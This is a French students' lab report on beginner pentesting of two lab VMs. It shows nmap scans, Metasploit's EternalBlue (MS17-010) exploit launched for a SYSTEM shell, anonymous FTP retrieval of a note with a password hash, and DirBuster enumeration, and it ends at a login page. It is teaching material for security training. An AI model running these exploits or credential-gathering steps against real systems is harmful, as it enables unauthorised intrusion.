Compte Rendu SAE3.04 Découvrir le pentesting

BUSSON Emilien
DE SAINT LEON LANGLES Quentin
BUT2 Réseaux et Télécommunications


Introduction :

Dans le cadre de cette SAÉ, nous allons réaliser des tests d'intrusion sur 5 machines virtuelles réparties entre les systèmes d'exploitation Windows et Linux. L'objectif de cette SAÉ est de nous former aux techniques de bases de pentesting et aux méthodologies de sécurité informatique en simulant des attaques.
Pour réaliser ces tests d'intrusion, nous allons utiliser une machine virtuelle Kali Linux qui est un outil reconnu dans le monde du pentesting qui nous permettra donc d'analyser et exploiter les vulnérabilités présentes sur les machines cibles.
Les tests d'intrusion seront structurés en plusieurs étapes logique : la découverte de la cible, l'analyse des services en écoute, l'identification de vulnérabilités présentes puis l'exploitation de ces vulnérabilités.
N'étant pas dans un environnement réel, nous n'aurons pas à appliquer à la lettre la dernière partie du travail d'un pentester qui est d'exposer à ses clients le résultat de ses recherches, nous avons à la place ce rapport qui se rapproche de ce qu'un pentester pourrait faire pour présenter son travail à ses clients.
Ainsi, ce rapport présente les étapes suivies lors des tests d'intrusions avec les résultats obtenus en passant bien évidemment par toutes les techniques utilisées.


Sommaire :

I - Première VM (Blue) :

Pour cette première VM, on va donc utiliser notre kali linux afin de trouver l'adresse IP sur le réseaux NAT créé, ainsi on utilise l'outil nmap qui permet de scanner un réseau :



On voit donc que l'adresse IP de la machine est 192.168.100.5 et on peut donc scanner les ports ouverts sur cette machine toujours avec nmap :




On voit plusieurs services et après recherches on comprend que le 445 hébergeant Samba possède de nombreuses vulnérabilités, c'est donc lui qu'on va essayer d'attaquer en premier.
En cherchant des exploits sur Internet, on arrive sur un site (https://www.hackingarticles.in/smb-penetration-testing-port-445/) qui nous dis d'utiliser nmap pour voir vulnérabilitées relatives à la version de SMB installée sur la machine :

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-vuln* -p 445 192.168.100.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 09:06 EST
Nmap scan report for 192.168.100.5
Host is up (0.00048s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
```

Ici, on voit qu'il y en existe une avec un facteur de risque élevé qui est la CVE-2017-0143 que nous allons donc exploiter. En continuant sur le site, on utilise un exploit de la CVE-2017-0143 qui se nomme eternalblue et qui par conséquent correspond au nom de la VM (Blue) ce qui indique potentiellement une bonne piste ou un hasard total.
On lance donc metasploit pour démarrer l'exploit :

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced

 ________________________________________
/ it looks like you're trying to run a \
\ module                                 /
 ----------------------------------------
 \
  \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/


use exploit/windows/smb/ms17_010_eternalblue
msf6 >
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.100.5
rhost ⇒ 192.168.100.5
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

On établi en hôte distant la machine virtuelle puis on lance l'exploit (use exploit/windows/smb/ms17_010_eternalblue)
Une fois l'exploit terminé, on accède à un shell sur la machine cible sur lequel on peut changer de shell puis taper un whoami pour savoir qui nous sommes sur la machine :



Voyant que nous sommes un utilisateur system, le pentest est désormais terminé car cet utilisateur étant plus puissant que le root on a montré une faille existante dans cette machine permettant un accès malveillant.

II - Deuxième VM (Academy) :

Pour cette nouvelle VM, Academy, nous allons dans un premier temps tenter de découvrir quelle adresse ip elle a afin de commencer notre analyse, pour ce faire nous allons utiliser un netdiscover:
`netdiscover -r 192.168.1.0/24` (r pour range soit la plage d'adresse ip que nous souhaitons analyser):

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.225   52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.226   52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.227   08:00:27:35:9a:d9      1      60  PCS Systemtechnik GmbH
192.168.1.231   08:00:27:d2:ae:85      1      60  PCS Systemtechnik GmbH
```


Nous pouvons voir sur ce screen que plusieurs adresses IP sont présentes, les trois premières sont des adresses virtuelles générées par virtualbox dont la dernière pourrait être un dns. Notre VM a pour adresse IP 192.168.1.231. A noter que notre machine linux a une adresse ip 192.168.1.228. Tout d'abord nous pouvons commencer par faire une petite analyse pour voir quels services cette VM hébergée potentiellement, pour ce faire nous allons utiliser nmap avec la commande suivante: `nmap -sV 192.168.1.231`
Ici l'option sV permet de demander à nmap de sonder les ports ouverts et de déterminer les informations sur les services et les versions des logiciels qui les utilisent. Voici la capture des informations que nmap nous retourne:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.231
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-19 17:38 EST
Nmap scan report for 192.168.1.231
Host is up (0.00058s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

Nous pouvons voir qu'il y a trois services hébergés sur cette vm, un serveur ftp, un serveur ssh et un serveur http sous une vieille version apache. Cependant notre nmap ne nous donnes pas beaucoup d'info, pour essayer d'avoir plus d'information nous pouvons tenter de rajouter l'option -A qui permet de détecter encore plus d'information:


```
┌──(kali㉿kali)-[~]
└─$ nmap -A -sV 192.168.1.231
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-19 18:00 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 18:00 (0:00:03 remaining)
Nmap scan report for 192.168.1.231
Host is up (0.0039s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.228
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds
```

On peut constater tout de suite beaucoup plus de choses, tout d'abord sur le serveur ftp, il est possible de se loguer en mode anonymous, ce qui veut dire que sans login on peut potentiellement accéder à certains fichiers voir répertoires entier. Tout d'abord nous allons tenter d'aller voir ce que nous dit le site web:




On constate que nous tombons directement sur la page par défaut du serveur apache qui explique comment le mettre en place. Cela ne nous donne pas beaucoup d'informations supplémentaires.

Cependant, nous avions remarqué juste au dessus que le serveur ftp autorise une session anonymous. Nous allons donc essayer de regarder ce que nous pouvons trouver avec celle-ci, pour ce faire nous allons essayer de nous connecter avec la commande ftp 192.168.1.231 (l'adresse de la machine cible. A note que pour se connecter sur une session anonymous il suffit uniquement de rentrer en login anonymous et ne pas mettre de mot de passe:



Voilà, nous sommes connectés, on peut d'ailleurs constater à partir du ls qu'il y a un fichier accessible à la lecture pour nous, note.txt. pour le récupérer il nous suffit de faire un:
get nom_du_fichier




Maintenant que notre fichier est téléchargé, nous allons pouvoir quitter le serveur ftp pour pouvoir consulter de manière correcte notre fichier nouvellement téléchargé.


```
┌──(kali㉿kali)-[~]
└─$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following comman
d:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`,
semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '')
;

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

On constate que c'est censé être une note interne ou jdelta expliquant a Health que Grimmie a créé le nouvel academy. On pourrait en déduire également que c'est le même mot de passe utilisé par tous pour le moment. On peut aussi voir une injection sql ou on nous explique que le login est dans la colonne StudentRegno.


Cependant, on sait maintenant qu'il doit probablement y avoir d'autres pages sur ce site autre que la page par défaut. Mais pour ce faire nous devons connaître l'arborescence. Il existe plusieurs méthodes pour ce faire, ici, nous allons utiliser DirBuster qui permet de forcer les noms de répertoires et de fichiers sur les serveurs web ou d'application. Voici comment nous devons configurer DirBuster pour que cela fonctionne:




Le DirBuster est pas encore fini, mais nous avons déjà une arborescence qui commence à se former:



On peut voir que dans le /academy nous avons un index.php. Nous allons essayer de nous connecter.



